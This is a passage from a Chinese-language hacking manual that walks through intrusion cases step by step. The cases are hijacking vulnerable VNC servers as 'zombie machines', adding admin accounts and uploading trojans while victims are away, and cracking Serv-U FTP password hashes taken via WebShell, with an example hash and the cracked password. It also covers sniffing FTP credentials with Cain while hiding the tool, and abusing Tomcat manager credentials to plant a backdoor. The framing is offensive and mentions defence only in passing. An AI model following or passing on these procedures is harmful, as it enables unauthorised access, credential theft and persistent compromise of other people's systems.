


图 7-114 编辑 VNC 连接批处理命令

说明

在 link 命令与 IP 地址之间要留一个空格，否则执行命令时会出现错误。

7.10.4 使用 VNC 连接器 Link 进行连接

全部选中并复制 59-vnc.txt 文件中的所有内容，然后在 DOS 窗口单击右键，在弹出的快捷菜单中选择“粘贴”命令，执行 VNC 连接批处理命令，在 DOS 窗口中会弹出 VNC 连接成功、VNC 连接失败或者要求重新连接的对话框，如图 7-115 所示。




图 7-115 VNC 连接结果

7.10.5 处理连接结果

在执行批处理时, 由于 IP 地址限制等原因, 可能存在无法正常连接 VNC 服务器的情况, 有时可能需要输入密码。关闭无法连接或者需要密码进行连接的 VNC 服务端, 保留可以直接查看的 VNC 服务端, 如图 7-116 所示。



图 7-116 处理连接结果

技巧

在处理连接的过程中, 如果 VNC 服务端界面中计算机显示为锁定状态, 该计算机就需要输入用户名和密码才能使用。不过, 可以选中该连接, 单击右键, 在弹出的快捷菜单中选择“VNC Connection Info”命令, 查看该连接的相关信息, 等待管理员登录后, 在计算机没有锁定时实施控制, 如图 7-117 所示。




图 7-117 查看连接信息

7.10.6 实施控制

选择一个屏幕没有锁定的 VNC 服务端，依次单击“start”→“run”命令，在其中输入“cmd”命令，打开 DOS 提示符窗口。依次执行添加用户、提升用户为管理员权限及查看管理员组用户命令，如图 7-118 所示。由于拥有系统安全控制权限，因此在该界面还可以上传木马程序并执行。




图 7-118 执行控制命令

注意

使用 VNC 连接器进行连接时使用的是完全控制模式，因此应当选择用户不在计算机旁时执行命令和实施控制，否则容易被用户当场发现。执行命令时尽量使用批处理命令，执行完毕后可自动退出 DOS 提示符窗口。

7.10.7 小结

本案例通过扫描 5900 端口，整理开放并存在 VNC 密码验证绕过漏洞的 IP 地址，通过 VNC Link 直接连接。连接成功后，如果计算机处于未锁定状态或者未进行屏幕保护，则可以直接在该计算机上执行各种命令来实施完全控制。在连接前，可以使用 sfind 等工具软件对已经扫描出存在漏洞的计算机进行 5900 端口开放情况探测，仅对开放 5900 端口的 IP 地址进行连接，这样效率会更高。

虽然 VNC 漏洞已经出现了很长时间，但是通过扫描我们发现目前依然有很多 VNC 存在漏洞的计算机。在安全防护越来越严格的情况下，通过本案例的思路来获取肉机不失为一种好方法。

7.11 Serv-U 密码破解

Serv-U 是一款流行的 FTP 服务器，很多 Web 服务器都是用 Serv-U 来提供 FTP 服务，供网站使用者或者设计者上传和下载文件的。Serv-U 在 Web 渗透中经常遇到，在权限等合适的情况下，可以通过 WebShell 直接获得服务器权限。Serv-U 的早期版本采用 MD5 加密，在获取 Serv-U 文件夹下的 ServUDAemon.ini 文件后，可以对 FTP 用户密码进行破解。Serv-U 的加密算法如下。

- 01 随机产生 2 个字符。
- 02 将 01 步产生的字符串加上需要的密码一起进行 MD5 加密。
- 03 将 01 步中随机产生的 2 个字符和 02 步中产生的 MD5 编码的大写形式的字符组合在一起。

下面以一个实际案例介绍如何破解 Serv-U 的密码。

7.11.1 获取 ServUDAemon.ini 文件

Serv-U 的安装目录一般位于 C:\program files\Serv-U\ 下，也可能位于其他位置，安装路径由程序安装者决定。在获得 WebShell 权限的情况下，如果服务器上还安装了 Serv-U，只要找到 Serv-U 的安装目录，将 ServUDAemon.ini 复制到本地留待后面进行破解即可，如图 7-119 所示。

```

1875 DiskQuota=1|104857600|148552
1876 SpeedLimitUp=102400
1877 SpeedLimitDown=102400
1878 Access1=d:\wwwroot\914280\RL
1879 Access2=d:\wwwroot\914280\logfiles\RLP
1880 Access3=d:\wwwroot\914280\database\RWAMLCDP
1881 Access4=d:\wwwroot\914280\wwwroot\RWAMLCDP
1882 Access5=d:\wwwroot\914280\others\RWAMLCDP
1883 [USER=zt828|1]
1884 password=mk7DC2A4B1A9A9E1F52A7F967FBCA0A37
1885 HomeDir=d:\wwwroot\zt828
1886 MaxNrUsers=10
1887 RelPaths=1
1888 ChangePassword=1
1889 DiskQuota=1|104857600|0
1890 SpeedLimitUp=102400
1891 SpeedLimitDown=102400
1892 Access1=d:\wwwroot\zt828\RL
1893 Access2=d:\wwwroot\zt828\logfiles\RLP
1894 Access3=d:\wwwroot\zt828\database\RWAMLCDP
1895 Access4=d:\wwwroot\zt828\wwwroot\RWAMLCDP
1896 Access5=d:\wwwroot\zt828\others\RWAMLCDP
1897

```

图 7-119 ServUDaemon.ini 文件

7.11.2 查看 ServUDaemon.ini 文件

配置文件对大小写不敏感，行与行之间允许存在空行，主要分为[GLOBAL]全局变量段和[DOMAINS]域名配置段。[GLOBAL]全局变量段主要用于设置 Serv-U 的注册号及刷新标志。[DOMAINS]域名配置段中包括在 Serv-U 下添加的所有域信息及域以下的用户列表。

```

[GLOBAL]
Version=5.0.0.0 #版本号，无须改动
RegistrationKey=HsVRCjxHMe/HwDOrrUxqeMuChKO0DdlzUy2tCGgcdMVQDs/7P9EdwjKro
wsPF//h4YObIvknAH/FHA95cfEy3wzQp2v7UfOzCFEFq722 #产品注册码，无须改动
ProcessID=1172 #注册号，无须改动
ReloadSettings=True
#修改 ini 文件后必须加入此项，这时 Serv-U 会自动刷新配置文件并生效，此项随之消失。如果再有修改，则再次添加

[DOMAINS]
Domain1=0.0.0.0|21|Wizard Generated Domain|1|0|0
#无须改动，新增加的域的 IP 地址及说明，格式
#Domain1= IP 地址 | 端口 | 域显示名称 | 是否生效 | 是否显示 | 是否删除
#IP 地址为 0.0.0.0 时，Serv-U 自动适配系统所分配的 IP 地址
#当生效位置 0，则此域禁用
#当显示位置 0，此域不生效并且在控制面板不显示此项
#当删除位置 0，则 ReloadSettings 设置为“True”后，即刷新后，自动删除此域名以下的所有内容

[Domain1]
#无须改动，与上面添加的域对应，是此域内的一些公共设置
User1=admin|1|0

```

```

#必填，用户列表
#格式
#User 序号 = 用户名 | 是否生效 | 是否删除
#User 添加时必须按照序号排列：如果跳号，则跳号的不生效；如果序号重复，则排列在后的无效
#是否生效置 0，则此用户禁用
#是否删除置 1，则刷新后删除用户信息，包括配置；置 2，则域下所有用户均删除
[USER=admin|1]
#用户配置段，这些段的排列不分先后
TimeOut=600
Maintenance=System
Notel="Administrator User"
Access1=g:\|RWAMELCDP

```

在 Serv-U 密码破解中需要注意用户的配置，也就是 ServUDaemon.ini 文件中涉及用户的 9 个参数，一个用户对应一套参数配置，具体参数举例如下。

- [USER=zt828|1]：表示用户为 zt828。
- password=mk7DC2A4B1A9A9E1F52A7F967FBCAA0A37：表示 FTP 用户 zt828 的密码为 “mk7DC2A4B1A9A9E1F52A7F967FBCAA0A37”。
- HomeDir=d:\wwwroot\zt828：表示默认主目录为 d:\wwwroot\zt828。
- MaxNrUsers=10：表示最大用户连接数为 10 个。
- RelPaths=1：表示是否锁定用户到主目录，1 表示锁定。
- ChangePassword=1：表示是否可以修改密码，1 表示可以。
- DiskQuota=1|104857600|0：表示磁盘分配大小为 100MB（ $100 \times 1024 \times 1024$ ）。
- SpeedLimitUp=102400：表示上传速度限制为 100kb/s。
- SpeedLimitDown=102400：表示下载速度限制为 100kb/s。
- Access1=d:\wwwroot\zt828|RL：表示读取和列表 d:\wwwroot\zt828 目录。

7.11.3 破解 Serv-U 密码

以上面的 zt828 用户配置为例，将密码 “mk7DC2A4B1A9A9E1F52A7F967FBCAA0A37” 中的 “mk” 去掉，并将其复制到 cmd5 网站进行破解，如图 7-120 所示，密码可以被破解，但需要付费。单击 “购买” 按钮即可获得其查询的 MD5 值，如图 7-121 所示。

“7DC2A4B1A9A9E1F52A7F967FBCAA0A37” 是采用 MD5 进行加密的，其密码为 “mkok918918”，去掉 “mk” 后得到 FTP 的密码 “ok918918”。




图 7-120 通过 cmd 网站查询 MD5 密码




图 7-121 获取破解后的密码

7.11.4 验证 FTP

使用 FTP 的 IP 地址登录，输入用户名“zt828”和密码“ok918918”，即可成功登录 FTP 服务器。如图 7-122 所示，正常进入后可以查看网站的源代码、上传 WebShell、获取数据库用户名和密码等。

```
命令提示符 - ftp 192.168.1.32
226 Transfer complete.
ftp: 751 bytes received in 0.00Seconds 75000.00Kbytes/sec.
ftp> dir
200 PORT Command successful.
150 Opening ASCII mode data connection for /bin/ls.
drwxrwxrwx  1 user      group      0 Jun 6 11:51 .
drwxrwxrwx  1 user      group      0 Jun 6 11:51 ..
drwxrwxrwx  1 user      group      0 Jun 6 11:49 MEIa-INP
drwxrwxrwx  1 user      group      0 Jun 6 11:50 WEB-INP
drwxrwxrwx  1 user      group      0 Jun 6 11:49 gd
drwxrwxrwx  1 user      group      0 Jun 6 11:49 images
-rw-rw-rw-  1 user      group    12777 Jun 6 11:51 index.html
-rw-rw-rw-  1 user      group    9160 Jun 6 11:51 index.jsp
drwxrwxrwx  1 user      group      0 Jun 6 13:04 left
-rw-rw-rw-  1 user      group    11162 Jun 6 11:51 page01.html
-rw-rw-rw-  1 user      group    10120 Jun 6 11:51 page02.html
-rw-rw-rw-  1 user      group    12141 Jun 6 11:51 page03.html
-rw-rw-rw-  1 user      group     8636 Jun 6 11:51 page04.html
drwxrwxrwx  1 user      group      0 Jun 6 11:49 photos
drwxrwxrwx  1 user      group      0 Jun 6 11:50 pic
226-Maximum disk quota limited to 102400 kBytes
Used disk quota 852 kBytes, available 101547 kBytes
226 Transfer complete.
ftp: 957 bytes received in 0.02Seconds 59.81Kbytes/sec.
ftp>
```

图 7-122 成功进入 FTP 服务器

7.12 使用 Cain 嗅探 FTP 密码

使用 Cain 嗅探 FTP 密码适用于两种情况。一种情况是因为使用 FTP 软件时间较长而忘记了 FTP 的密码，又需要知道 FTP 的用户名和密码（FTP 的用户名是明文，密码则是以多个“*”显示）。另一种情况是在安全检测过程中获取了某 FTP 完整软件，也就是说，该 FTP 软件中包含用户使用 FTP 的账号和密码等信息，只要将整个文件夹复制到本地或者将配置文件复制到本地即可使用。虽然可以通过软件的导入等功能将 FTP 的账号等信息导入本地 FTP 软件中使用，但还是不如自己弄个明白。随着 FTP 软件开发技术的提高，大部分 FTP 软件的新版本已经屏蔽了使用星号密码查看器查看 FTP 软件中的账号所对应的密码的机制，这个时候，就只能使用 Cain 获取 FTP 密码了。

7.12.1 安装 Cain

“Cain”的全称是“Cain & Abel”，最新版本为 4.9.56，该公司的网址是 <http://www.oxid.it>，用户可以到该公司的站点下载该软件。下载后按照正常软件的安装流程进行安装。安装结束后，程序会要求用户安装 WinPcap 抓包软件，安装完毕即可使用。

7.12.2 设置 Cain

运行 Cain 软件，在菜单中选择“Configure”选项，将弹出“Configuration Dialog”对话框，如图 7-123 所示。在其中选择用于上网的网卡，然后勾选窗口下方的“Start Sniffer on start”和“Start ARP on start”复选框，最后单击“确定”按钮完成设置。




图 7-123 设置 Cain

7.12.3 开始监听

回到主界面后，如图 7-124 所示，单击主界面窗口左上角的网卡和圆形图形按钮开始监听。




图 7-124 开始监听

7.12.4 运行 FTP 客户端软件

在肉机(本机)上运行 FTP 客户端软件,在本例中使用的是 FlashFTP。运行 FlashFTP 后,依次连接站点中的 FTP 主机地址,如果用户名和密码正确,就会进入 FTP 服务器的相应目录。如图 7-125 所示,该服务器是一台文件服务器,其中有很多电影文件,下载速度比较快。




图 7-125 运行 FTP 软件尝试连接

7.12.5 查看监听结果

在 Cain 的主界面上单击“Sniffer”标签，在下方单击“Passwords”标签，就会在表格中看到 Cain 的监听结果，如图 7-126 所示，FTP 服务器地址、用户名及密码一目了然。




图 7-126 查看监听结果

技巧

(1) 先看 Cain 主界面的左边窗口, 在密码下面即为 Sniffer 的结果。Sniffer 的结果是一个树形结构, 如果在“(0)”中显示的是监听结果, 则本例中有监听结果的是“Ftp(4)”, 表示监听到 4 个 FTP 密码记录。

(2) 依次单击“View”→“Hide”选项,或者使用“Alt+Del”快捷键,可以隐藏

Cain 监听窗口，而且在计算机上看不到 Cain 的任何信息，由此即可达到隐藏的目的。

(3) Cain 的监听结果会保存在 Cain 安装目录下对应的 LST 文件中。本例中监听到的是 FTP 密码，则结果会保存在 ftp.lst 文件中。打开该文件，如图 7-127 所示，可以看到 FTP 服务器地址、客户端地址、用户名和密码，按照大小进行排序，可以很方便地找出含有监听结果的 LST 文件，将其复制到本地即可查看监听结果。




图 7-127 文件中保存的监听结果

7.12.6 小结

Cain 是一款强大的监听软件，除了密码监听外，还可以进行密码破解等。在入侵过程中，一旦知道对方使用 CuteFTP、FlashXP 等 FTP 客户端，则可以将其整个目录及配置文件复制到本地，通过在本地还原或者获取其密码获取更多的信息，甚至直接或者间接提升权限。这种方法虽然没有 Serv-U 提升权限那么直接，但是结合社会工程学进行木马捆绑诱骗，其效果还是不错的，所以一定要注意防范。

7.13 利用 Tomcat 的用户名和密码构建后门

“JSP”是“Java Server Pages”的缩写，是由 Sun 公司倡导、许多公司共同参与建立的一种动态网页技术标准。JSP 技术是以 Java 作为脚本语言的，JSP 网页为整个服务器端的 Java 库单元提供了一个接口为 HTTP 的应用程序服务。在传统的网页 HTML 文件 (*.htm、*.html) 中加入 Java 程序片段和 JSP 标记，就构成了 JSP 网页 (*.jsp)。Web 服务器在访问 JSP 网页的请求时，首先执行其中的程序片段，然后将执行结果以 HTML 格式返回给客户。程序片段可以操作数据库、重新定向网页、发送电子邮件等，这就是

动态网站所需要的功能。所有程序操作都在服务器端执行，通过网络传送给客户端的仅是得到的结果，对客户浏览器的要求最低，可以实现无插件、无 ActiveX、无 Java Applet 甚至无框架。

Tomcat 是一个免费的开源 Servlet 容器，它是 Apache 基金会 Jakarta 项目中的一个核心项目，由 Apache、Sun 和其他一些公司及个人共同开发。由于有了 Sun 的参与和支持，最新的 Servlet 和 JSP 规范总能在 Tomcat 中得到体现。与传统的桌面应用程序不同，Tomcat 中的应用程序是一个 WAR（Web Archive）文件。WAR 是 Sun 提出的一种 Web 应用程序格式，与 JAR 类似，也是一个包含许多文件的压缩包。这个包中的文件按一定目录结构来组织，通常其根目录下包含 HTML 和 JSP 文件（或者包含这两种文件的目录），另外还有一个 WEB-INF 目录（这个目录很重要）。通常在 WEB-INF 目录下有一个 web.xml 文件和一个 classes 目录，web.xml 是这个应用的配置文件，而 classes 目录下则包含编译好的 Servlet 类和 JSP 或 Servlet 所依赖的其他类（如 JavaBean）。这些所依赖的类一般也可以打包成 JAR 文件放到 WEB-INF 下的 lib 目录下，当然，也可以放到系统的 CLASSPATH 目录下，但那样做会给移植和管理带来很多不便。

在 Tomcat 中，应用程序的部署很简单，只需将 WAR 文件放到 Tomcat 的 webapp 目录下，Tomcat 就会自动检测到这个文件并将其解压。在浏览器中访问这个应用的 JSP 程序时，第一次通常会很慢，因为 Tomcat 要将 JSP 文件转化为 Servlet 文件，然后进行编译。编译以后，访问速度将变得很快。另外，Tomcat 提供了一个应用——manager，访问这个应用需要用户名和密码，用户名和密码存储在一个 XML 文件中。通过这个应用，借助 FTP，可以在远程通过 Web 部署和撤销应用（当然在本地也可以），本案例就是利用这个特性来构建后门程序的。

Tomcat 不仅是一个 Servlet 容器，也具有传统 Web 服务器的功能——处理 HTML 页面。但是与 Apache 相比，它处理静态 HTML 的能力不如 Apache。可以将 Tomcat 和 Apache 集成到一起，让 Apache 处理静态 HTML，让 Tomcat 处理 JSP 和 Servlet。要想实现这种集成，只需要修改 Apache 和 Tomcat 的配置文件即可。

7.13.1 检查 Tomcat 设置

服务器安装 Apache Tomcat 后，会默认开放 8080 端口供外部连接使用，一般在浏览器中输入“IP:8080”或者域名来访问 Apache Tomcat 页面，如图 7-128 所示。




图 7-128 访问 Apache Tomcat 页面

7.13.2 查看 Tomcat 用户配置文件

Tomcat 安装完成后有一个配置文件 tomcat-users.xml, 它位于 Tomcat 程序安装目录的 conf 目录下, 直接打开该文件可以看到其中关于用户名和密码的明文值, 如图 7-129 所示, 找到并记住包含 “admin, manager” 行的用户名和密码。




图 7-129 获取用户配置的用户名和密码

说明

(1) 有很多对 Tomcat 不是很了解的管理员在安装 Tomcat 后没有修改默认密码(默认用户名是 “admin”, 密码为空), 如果是这种情况可以直接登录。

(2) 如果用户修改了该密码, 那么其密码一定保存在 tomcat-users.xml 文件中, 因此可以通过 WebShell 获取这个文件的内容。

7.13.3 进入 Tomcat 管理

Tomcat 提供了在线管理功能, 本案例也正是利用该功能来构建后门的。如图 7-128 所示, 单击页面左侧的“Tomcat Manager”超链接, 会弹出一个要求输入用户名和密码的窗口。该窗口与 Windows 登录窗口有点类似, 如图 7-130 所示。




图 7-130 登录 Tomcat 管理应用

7.13.4 查看部署情况

输入从 tomcat-users.xml 文件中获取的具有管理员权限的用户名和密码, 验证通过后进入部署管理页面, 如图 7-131 所示。




图 7-131 部署管理页面

说明

